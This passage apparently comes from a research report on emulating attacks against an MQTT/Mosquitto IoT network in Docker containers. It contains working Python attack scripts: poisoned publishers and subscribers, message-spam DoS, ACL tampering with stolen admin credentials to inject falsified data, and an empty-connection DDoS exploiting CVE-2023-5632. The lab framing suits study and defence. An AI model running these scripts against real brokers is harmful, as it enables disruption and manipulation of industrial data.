In this script, we used the paho-mqtt package, which needs to be installed on the dev containers by adding the "RUN pip3 install paho-mqtt" to the corresponding dockerfile. We also have to copy the Python script we wrote to the image by adding the "COPY ./poisoned_mqtt_pub.py /" line. The Connection_status class is used to remember the status of the MQTT connection: while its connected field is False the connect_client() function will wait before starting a new loop or returning. We assume at this stage that the attacker has access to a series of information like the broker's IP address, the topics on which the MQTT client publishes, and its login credentials. We then define multiple functions which we'll be using later to connect to the broker and publish modified data. The on_connect() function is a callback function used to receive data from the broker, just as its name suggests, on_connect() is called when the broker responds to our connection request. The important arguments here are userdata and reason_code: userdata is a data structure we can choose to provide, set in the Client() constructor or with the user_data_set() function, while reason_code is a number that defines the reply from the broker. If reason_code is equal to zero then the connection was successful otherwise it was not. In on_connect() we check the reason code returned by the broker and act accordingly: if it's zero the connection was successful so we print that information followed by the reason code and set userdata. connected to True. We used userdata to pass an instance of Connection_status to on_connect() so there will be a way to know whether the connection succeeded outside the function by accessing the same instance of Connection_status. In the else branch, we did the specular thing. The setup_client() function is used to create an instance of paho-mqtt: using the client constructor, we create a mqtt client by specifying its callback API version and passing it the instance of Connection_status we're using. In the same function, we also set the username and the password we're logging in with and the reference to the callback function on_connect. connect_client() is a function used to effectively connect the client to the broker: it consists of a while block that loops forever, trying in every loop to connect to the broker. If there's an exception the except block will run, pausing the execution for 10 seconds before resuming and beginning a new connection attempt. After making a connection attempt the function waits for a reply from the broker: if this takes too much time or the broker refuses the connection request this function ends up returning False, otherwise, if the connection status was set to True it ends up returning True. The loop_start() function runs a thread in the background to call loop() (which processes incoming network

data and sends outgoing network data) automatically freeing up the main thread for other work. Calling loop_stop() stops this background thread. publish_messages() simply publishes at random intervals some fixed modified data to pollute the MQTT network system. It also has two except blocks to catch socket and other types of exceptions, informing us of the event and disconnecting from the broker. The main part of the script is a quite short while loop: first, it sets up the paho-mqtt client by using the setup_client() function defined before, then it tries to connect to the broker using the connect_client() function, if this fails the thread will be paused for ten seconds before resuming, else if this succeeds the script switches to spamming trash data on the broker.

Here is an example of its execution:




Figure 7: Execution of the poisoned_mqtt_pub.py script

5.3 POISONED AND NORMAL MQTT SUBSCRIBERS

To better organize our scripts, we extracted the shared functions to the "mqtt_utilities.py" script and modified the already implemented scripts to import that file and call the extracted functions when required. Following is said script:

Listing 4: MQTT utilities

```
import paho.mqtt.client as mqtt
import time
import sys
import socket
import random


class Connection_status:
  def __init__(self) -> None:
    self.connected = False


broker = "10.0.0.1"
port = 1883


def on_connect(client, userdata, flags, reason_code, properties):
  if reason_code == 0:
    print("Connected successfully with result code: " +
        str(reason_code), flush=True)
    userdata.connected = True
  else:
    print("Connection failed with result code: " +
        str(reason_code), flush=True)
    userdata.connected = False


def connect_client(client, connection, reconnect_delay):
  time_elapsed = 0
  while True:
    try:
      print(f"Attempting to connect to {broker}:{port}...",
          flush=True)
```

```
        client.connect(broker, port)
        client.loop_start()
        while not connection.connected:
          time.sleep(2)
          time_elapsed += 2
          print("Time waited: "+str(time_elapsed), flush=True)
          if time_elapsed >= 30:
            client.loop_stop()
            print("Failed to connect due to broker's refusal",
                flush=True)
            return False
        else:
          print("Connected to broker")
          return True
      except (socket.error, Exception) as e:
        print(f"Failed to connect to the broker: {e}",
            file=sys.stderr, flush=True)
        print(f"Retrying connection in {reconnect_delay}
            seconds...", flush=True)
        time.sleep(reconnect_delay)


def spam_messages(client, topic, span=2, prefix="spam",
    fixed_span=False):
  interval = span
  while True:
    try:
      message = f"{prefix.title()} at {time.strftime('%Y-%m-%d
          %H:%M:%S')}"
      client.publish(topic, message)
      print(f"Published: {message}", flush=True)
      if not fixed_span:
        interval = random.random()*span
      time.sleep(interval)
    except socket.error as e:
      print(f"Network error occurred while publishing: {e}",
          file=sys.stderr)
      client.disconnect()
      return
    except Exception as e:
      print(f"Unexpected error occurred while publishing: {e}",
          file=sys.stderr)
```

```
        client.disconnect()
        return


def on_subscribe(client, userdata, mid, reason_code_list,
    properties):
  if reason_code_list[0].is_failure:
    print(f"Broker rejected you subscription:
        {reason_code_list[0]}", flush=True)
  else:
    print(f"Broker granted the following QoS:
        {reason_code_list[0].value}", flush=True)


def on_unsubscribe(client, userdata, mid, reason_code_list,
    properties):
  if len(reason_code_list) == 0 or not
      reason_code_list[0].is_failure:
    print("unsubscribe succeeded", flush=True)
  else:
    print(f"Broker replied with failure: {reason_code_list[0]}",
        flush=True)
  client.disconnect()
```

In this file, we can find some recurring functions to use in the MQTT scripts: on_connect() is used both in the publisher and the subscriber scripts to relay the outcome of a connection tentative, connect_client() is a function used to handle the process of connecting the client to the broker while managing network and authorization errors, the spam_messages() function offers multiple ways to customize the length of the time intervals between messages and is used by the publishing scripts, while on_subscribe() and on_unsubscribe() are both used by subscribing scripts to set the corresponding callbacks.

The normal subscribers are implemented in a way to connect to the broker and receive messages from the "test/topic1" topic while writing to the "mqtt_sub.log" file to simulate activities after receiving a message. Here's the code:

Listing 5: MQTT subscriber

```
import paho.mqtt.client as mqtt
import time
import sys
import socket
import mqtt_utilities as util

# Define MQTT broker details
broker = "10.0.0.1"
port = 1883
subscribe_topic = "test/topic1"
username = "client1"
password = "pass1"
reconnect_delay = 10
connection = util.Connection_status()


def on_message(client, userdata, message):
  r_message = message.payload.decode('utf-8')
  print(f"Received message: " + r_message, flush=True)
  with open("mqtt_sub.log", 'a') as log:
    log.write("Elaborated message: "+r_message+"\n")


while True:
  sub_client = mqtt.Client(mqtt.CallbackAPIVersion.VERSION2,
      userdata=connection)
  sub_client.username_pw_set(username, password)
  sub_client.on_connect = util.on_connect
  sub_client.on_subscribe = util.on_subscribe
  sub_client.on_unsubscribe = util.on_unsubscribe
  sub_client.on_message = on_message
  if util.connect_client(sub_client, connection, reconnect_delay):
    sub_client.subscribe(subscribe_topic)
    print("Beginning to process messages", flush=True)
    time.sleep(1000)
```

```
    sub_client.unsubscribe(subscribe_topic)
    sub_client.loop_stop()
    sub_client.disconnect()
    break
  else:
    print(f"Retrying connection in {reconnect_delay} seconds...",
        flush=True)
    time.sleep(reconnect_delay)
```

This script starts with a while loop where we create the client by specifying the callback API Version and passing the Connection_status userdata just as the previous scripts. Then we set up the client by supplying the standard callback methods from the "mqtt_utilities.py" file and the on_message() callback, defined locally: this function is called every time the subscriber receives a message from a topic it is subscribed to, and simulates the subscriber's following activities by writing on a log file ("mqtt_sub.log"). The script then tries to connect to the broker by using the connect_client() function from "mqtt_utilities.py": if this fails the execution stops for 10 seconds before repeating the loop, while if it succeeds the client subscribes to the targeted topic, and begins to process the received messages. The main thread of execution is then paused for about 10 minutes while the background thread processes the messages. After 10 minutes we disconnect the client and end the script.

The poisoned version of the subscriber script ("poisoned_mqtt_sub.py") is called by the attacker after getting access to the device to run in place of the original ones. It's almost the same as the normal one, except for what it writes on the log file: instead of writing "Elaborated message: etc..." it writes "Falsified activity" to simulate the device's different behavior after its execution. Here we have said script:

Listing 6: poisoned MQTT subscriber

```
import paho.mqtt.client as mqtt
import mqtt_utilities as util
import time

broker = "10.0.0.1"
port = 1883
subscribe_topic = "test/topic1"
s_username = "client1"
```

```
s_password = "pass1"
reconnect_delay = 10
connection = util.Connection_status()


def on_message(client, userdata, message):
  r_message = message.payload.decode('utf-8')
  print(f"Received message: " + r_message, flush=True)
  with open("mqtt_sub_log.txt", 'a') as log:
    log.write("Falsified activity\n")


while True:
  client = mqtt.Client(mqtt.CallbackAPIVersion.VERSION2,
      userdata=connection)
  client.username_pw_set(s_username, s_password)
  client.on_connect = util.on_connect
  client.on_subscribe = util.on_subscribe
  client.on_unsubscribe = util.on_unsubscribe
  client.on_message = on_message
  if util.connect_client(client, connection, reconnect_delay):
    client.subscribe(subscribe_topic)
    print("beginning to falsify activity")
    time.sleep(1000)
    client.unsubscribe(subscribe_topic)
    client.loop_stop()
    client.disconnect()
    break
  else:
    print(f"Retrying connection in {reconnect_delay} seconds...")
    time.sleep(reconnect_delay)
```

Let's see an example of the execution of the two:




Figure 8: Execution of mqtt_sub.py




Figure 9: Contents of the log file

There are noticeably more messages elaborated on the log than received by the subscriber: this is because there was another instance of the subscriber script that started after the initialization of the container. That instance was called directly from the docker file, using the CMD command to run the "prep_mod.sh" bash script where the sub script was run together with the pub script.




Figure 10: Execution of poisoned_mqtt_sub.py




Figure 11: Contents of the log file after the execution of the poisoned script

5.4 BROKER SCRIPTS

To implement the two attack variants we'll need to install the dynamic security plugin for Mosquitto. For this purpose, we'll have to modify the dockerfile on the Tserver container by adding the line "RUN apt-add-repository ppa:mosquitto-dev/mosquitto-ppa -y" before installing Mosquitto. If the apt-add-repository command was not installed on the container, we will need to add the additional "RUN apt-get install -q -y software-properties-common" line to install it before trying to add the repository. Before running the commands to set up the plugin we'll also need to alter the mosquitto.conf file. We comment out the acl_file and password_file lines since these will be handled by the plugin, and add three new lines:

- per_listener_settings false
- plugin /usr/lib/x86_64-linux-gnu/mosquitto_dynamic_security.so
- plugin_opt_config_file /var/lib/mosquitto/dynamic-security.json

The first line makes every listener use the same authentication process, the second line specifies Mosquitto where is the dynamic security plugin library located, and the last one specifies the path that Mosquitto will use to find the plugin configuration file. The necessary commands to set up the plugin are then run on the "prep.sh" bash script file, called from the docker with "CMD /prep.sh". Here is what it looks like:

Listing 7: prep.sh

```
#!/usr/bin/env bash

touch /etc/mosquitto/mosquitto.passwd
chmod 644 /etc/mosquitto/mosquitto.conf

#mosquitto_passwd -b /etc/mosquitto/mosquitto.passwd client1 pass1
#mosquitto_passwd -b /etc/mosquitto/mosquitto.passwd client2 pass2
#mosquitto_passwd -b /etc/mosquitto/mosquitto.passwd \# whatever
printf 'pass123\npass123\n' | mosquitto_ctrl dynsec init
    /var/lib/mosquitto/dynamic-security.json myadmin
chown mosquitto:mosquitto /var/lib/mosquitto/dynamic-security.json
chmod 775 /var/lib/mosquitto/dynamic-security.json
mosquitto -c /etc/mosquitto/mosquitto.conf &
sleep 2
mosquitto_ctrl -u myadmin -P pass123 dynsec createRole roleClient
mosquitto_ctrl -u myadmin -P pass123 dynsec createRole roleAdmin
mosquitto_ctrl -u myadmin -P pass123 dynsec createRole
    roleExfiltrate
mosquitto_ctrl -u myadmin -P pass123 dynsec addRoleACL roleClient
    publishClientSend test/topic1 allow
mosquitto_ctrl -u myadmin -P pass123 dynsec addRoleACL roleClient
    subscribeLiteral test/topic1 allow
mosquitto_ctrl -u myadmin -P pass123 dynsec addRoleACL roleAdmin
    subscribeLiteral test/topic1 allow
mosquitto_ctrl -u myadmin -P pass123 dynsec addRoleACL roleAdmin
    publishClientSend test/topic1 allow
mosquitto_ctrl -u myadmin -P pass123 dynsec addRoleACL roleAdmin
    subscribeLiteral test/topic2 allow
mosquitto_ctrl -u myadmin -P pass123 dynsec addRoleACL roleAdmin
    publishClientSend test/topic2 allow
mosquitto_ctrl -u myadmin -P pass123 dynsec addRoleACL
    roleExfiltrate subscribeLiteral test/topic2 allow
```

```
printf 'pass1\npass1\n' | mosquitto_ctrl -u myadmin -P pass123
    dynsec createClient client1
printf 'pass2\npass2\n' | mosquitto_ctrl -u myadmin -P pass123
    dynsec createClient client2
printf 'whatever\nwhatever\n' | mosquitto_ctrl -u myadmin -P
    pass123 dynsec createClient \#
mosquitto_ctrl -u myadmin -P pass123 dynsec addClientRole client1
   roleClient 1
mosquitto_ctrl -u myadmin -P pass123 dynsec addClientRole client2
    roleAdmin 1
mosquitto_ctrl -u myadmin -P pass123 dynsec addClientRole \#
    roleExfiltrate 1
nohup python3 mqtt_pub_Tserver.py > pub_output.txt 2>&1 &
nohup python3 mqtt_sub_Tserver.py > sub_output.txt 2>&1 &

# loop until we have IP
while true;
do
  IPPre=`ifconfig eth0 | grep 'inet ' | cut -d: -f2 | awk '{ print
     $2}' | cut -f1 -d.`
  if [ -z "$IPPre" ]
  then
    sleep 2
  else
    if [ $IPPre -eq 10 ]; then break ; fi
    sleep 2
  fi
done

nginx -g "daemon off;" &

IP=`ifconfig eth0 | grep 'inet ' | cut -d: -f2 | awk '{ print
    $2}'` && ./ftp_server.py $IP &

service apache2 start
service apache2 start

while true;
do
  SEC=$((10 + RANDOM % 20))
  sleep $SEC;
done
```

With the mosquitto_ctrl dynsec init command, we create a superuser called myadmin and set the configuration file path to "/var/lib/mosquitto/dynamic-security.json", while the printf command is used to supply the inputs for the command (the superuser's password). After that, we change the owner and the permission to the JSON file to avoid any problem with Mosquitto accessing and modifying the file. We then start the Mosquitto server in the background using "mosquitto.conf" as its initial settings, wait for two seconds for it to be fully operational, and begin to create the clients and their roles. Lastly, we start the Python scripts in the background and gather their results in some Txt logs. Here are the said scripts:

Listing 8: Tserver MQTT subscriber

```
import paho.mqtt.client as mqtt
import paho.mqtt.subscribe as subscribe
import time
import socket

# connection details
topic1 = 'test/topic1'
topic2 = 'test/topic2'
username = "client2"
password = "pass2"
broker = '10.0.0.1'


def on_message_received(client, userdata, message):
  """Callback function to process received messages from
     publishers"""
  print(f"Received message from topic '{message.topic}' with
     payload '{message.payload.decode('utf-8')}'.", flush=True)
  with open("broker.log", 'a') as log:
    log.write(
    f"Forwarded message from {message.topic}:
       {message.payload.decode('utf-8')}\n")


while True:
  try:
    subscribe.callback(on_message_received, [topic1, topic2],
       auth={
     'username': username, 'password': password}, hostname=broker)
```

```
  except KeyboardInterrupt:
    print("Subscriber stopped.", flush=True)
  except (socket.error, Exception) as e:
    print("Socket error occurred: "+str(e))
    time.sleep(10)
```

Listing 9: Tserver MQTT publisher

```
import paho.mqtt.client as mqtt
import time
import socket
import sys
import mqtt_utilities as util

# Define the MQTT broker details
port = 1883
topic = "test/topic2"
username = "client2"
password = "pass2"
interval = 3 # Interval between messages in seconds
reconnect_delay = 5
connection = util.Connection_status()

# Create a new MQTT client instance
publisher_client = mqtt.Client(
mqtt.CallbackAPIVersion.VERSION2, userdata=connection)

# Set the username and password
publisher_client.username_pw_set(username, password)

publisher_client.on_connect = util.on_connect


# Publish messages periodically
try:
  while True:
    if util.connect_client(publisher_client, connection,
        reconnect_delay):
      while True:
        message = f"Hello, I'm 10.0.0.1 {time.strftime('%Y-%m-%d
            %H:%M:%S')}"
        publisher_client.publish(topic, message)
        print(f"Published: {message}", flush=True)
```

```
            time.sleep(interval)
        else:
          print(f"Retrying connection in {reconnect_delay} seconds...")
          time.sleep(reconnect_delay)
    except KeyboardInterrupt:
      print("Publisher stopped.", flush=True)
      publisher_client.disconnect()
```

The Tserver subsciber script uses the suscribe.callback() function to create a client, connect it to the broker with credentials supplied in the auth dictionary, subscribe it to the topics provided as an argument and manage the messages with a callback function, which in this case is the locally defined on_message_received() function. This function essentially records all received messages in a log. The Tserver publisher acts similarly to a Dev publisher: it creates an MQTT client, sets the on_connect() callback function with the one defined in "mqtt_utilities.py", and enters in a loop where it tries to connect itself to the broker. If the connection is successful the script begins to publish messages at a regular interval, else it waits for 10 seconds to retry later.

Two other attack paths the hackers could have taken, according to our attack chart, was by accessing the broker: here are their implementations:

Listing 10: DoS attack from the broker by creating a new publisher

```
import time
import subprocess
import mqtt_utilities as util
import paho.mqtt.client as mqtt

topic = "test/topic1"
username = "client1"
password = "pass1"
reconnect_delay = 10
connection = util.Connection_status()

#the attacker uses a existing client to connect to the broker and
    spam messages to the selected topic
while True:
  client = mqtt.Client(mqtt.CallbackAPIVersion.VERSION2,
      userdata=connection)
  client.username_pw_set(username, password)
```

```
  client.on_connect = util.on_connect
  if util.connect_client(client, connection, reconnect_delay):
    util.spam_messages(client, topic, 0.5)
  else:
    print(f"Retrying connection in {reconnect_delay} seconds...")
    time.sleep(reconnect_delay)
```

Listing 11: Transmitted Data manipulation by replacing the original subscribers with malicious ones

```
import time
import subprocess
import mqtt_utilities as util
import paho.mqtt.client as mqtt
import socket
import sys

# admin credentials, used to change access permission to the
    topics, we assume that the attacker obtained these using the
    hacked laptop from one operator of the system
a_username = "myadmin"
a_password = "pass123"
topic = "test/topic1"
username = "client1"
password = "pass1"
reconnect_delay = 10
connection1 = util.Connection_status()
connection2 = util.Connection_status()
connection3 = util.Connection_status()
connection4 = util.Connection_status()

# the attacker discovers the role to modify to achieve his goals
    by accessing the json configuration file of the dynsec plugin
completed_process = subprocess.run(
f"mosquitto_ctrl -u {a_username} -P {a_password} dynsec
    removeRoleACL roleClient publishClientSend test/topic1",
    shell=True, capture_output=True, text=True)

if completed_process.returncode == 0:
  print(completed_process.stdout)
else:
  print(completed_process.stderr)
```

```
# the attacker then uses a existing client to connect to the
    broker and publish wrong messages
while True:
  client1 = mqtt.Client(
  mqtt.CallbackAPIVersion.VERSION2, userdata=connection1)
  client2 = mqtt.Client(
  mqtt.CallbackAPIVersion.VERSION2, userdata=connection2)
  client3 = mqtt.Client(
  mqtt.CallbackAPIVersion.VERSION2, userdata=connection3)
  client4 = mqtt.Client(
  mqtt.CallbackAPIVersion.VERSION2, userdata=connection4)
  client1.username_pw_set(username, password)
  client2.username_pw_set(username, password)
  client3.username_pw_set(username, password)
  client4.username_pw_set(username, password)
  client1.on_connect = util.on_connect
  client2.on_connect = util.on_connect
  client3.on_connect = util.on_connect
  client4.on_connect = util.on_connect
  if util.connect_client(client1, connection1, reconnect_delay)
      and util.connect_client(client2, connection2,
      reconnect_delay) and util.connect_client(client3,
      connection3, reconnect_delay) and
      util.connect_client(client4, connection4, reconnect_delay):
    while True:
      try:
        message1 = f"Manipulated message at
            {time.strftime('%Y-%m-%d %H:%M:%S')}"
        message2 = f"Manipulated message at
            {time.strftime('%Y-%m-%d %H:%M:%S')}"
        message3 = f"Manipulated message at
            {time.strftime('%Y-%m-%d %H:%M:%S')}"
        message4 = f"Manipulated message at
            {time.strftime('%Y-%m-%d %H:%M:%S')}"
        client1.publish(topic, message1)
        client2.publish(topic, message2)
        client3.publish(topic, message3)
        client4.publish(topic, message4)
        print(f"Published: {message1}")
        print(f"Published: {message2}")
        print(f"Published: {message3}")
        print(f"Published: {message4}")
```

```
            time.sleep(10)
        except socket.error as e:
            print(
            f"Network error occurred while publishing manipulated
                messages: {e}", file=sys.stderr)
            client1.disconnect()
            client2.disconnect()
            client3.disconnect()
            client4.disconnect()
            break
        except Exception as e:
            print(
            f"Unexpected error occurred while publishing manipulated
                messages: {e}", file=sys.stderr)
            client1.disconnect()
            client2.disconnect()
            client3.disconnect()
            client4.disconnect()
    else:
        print(f"Retrying connection in {reconnect_delay} seconds...")
        time.sleep(reconnect_delay)
```

The DoS attack script is quite simple: it essentially uses existing functions in "mqtt_utilities.py" to create a new publisher and start to spam messages from that connection. The transmitted data manipulation script is more complex: there we change the ACLs assigned to the publishers for the "test/topic1" topic by using the superuser credentials the attackers gained previously through existing information on the operator's laptop. The original publishers then won't be able to publish messages on said topic anymore because the broker is going to deny the PUBLISH request on the grounds of their updated roles. Subsequently, we create four clients and begin to publish modified data at regular intervals, emulating the behavior of the normal publishers.

Here we have the execution of these two scripts:




Figure 12: Execution of "DoS_from_broker.py"




Figure 13: Contents of "broker.log" file after the execution of the DoS script

The "broker.log" file gathers messages from both the "test/topic1" and the "test/topic2" topics received by the Tserver subscriber. We can observe that the normal publishers keep publishing data like normal.




Figure 14: Execution on the Tserver container of the "manipulate_transmitted_data.py" script




Figure 15: Contents of the "broker.log" file after the execution of the previous script

We can observe the lack of messages from the normal publishers in the last figure.

5.5 EMPTY CONNECTION DDOS

The Empty connection DDoS attack variant has the objective of overloading the broker by exploiting the CVE-2023-5632 vulnerability. For this purpose, the script implementing it would have to open a connection to the broker without doing anything with it. This is the resulting script:

Listing 12: DDoS attack by opening empty connections to the broker from various clients

```
import mqtt_utilities as util
import paho.mqtt.client as mqtt
import time
import socket
import platform

username = "client2"
password = "pass2"
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
s.connect(('10.0.0.0', 0))
local_ip_adress = s.getsockname()[0]
targeted_ip_adresses = ["10.0.0.7"]
reconnect_delay = 10
connection = util.Connection_status()

if local_ip_adress in targeted_ip_adresses:
  while True:
    client = mqtt.Client(
    mqtt.CallbackAPIVersion.VERSION2, userdata=connection)
    client.username_pw_set(username, password)
    client.on_connect = util.on_connect
    client.on_disconnect = util.on_disconnect
    if util.connect_client(client, connection, reconnect_delay):
      while connection.connected:
        time.sleep(30)
        print("Occupying empty connection...")
    else:
      print(
      f"Retrying connection in {reconnect_delay} seconds...",
          flush=True)
      time.sleep(reconnect_delay)
```

We first assign values to some variables that we'll be using later: username and password to connect to the broker, Connection_status to check the state of the connection, targeted_ip_addresses, and local_ip_address to check if we are on the correct device, and reconnect_delay to specify the wait time between connection attempts. To obtain the local IP address we create a UDP socket, try to connect it on any port in "10.0.0.0", and then extract the IP address from the newly created socket. This method works because the OS (Operating System) assigns the correct network interface to the socket even though no actual connection was established since we tried to connect to a non-routable IP. Then, on the main branch, we check the value of local_ip_address against the values in the targeted_ip_addresses list and run the script only on devices whose addresses are inserted in targeted_ip_addresses. The main loop of this script is quite simple: it first creates a client, sets its username, password, and callback methods, 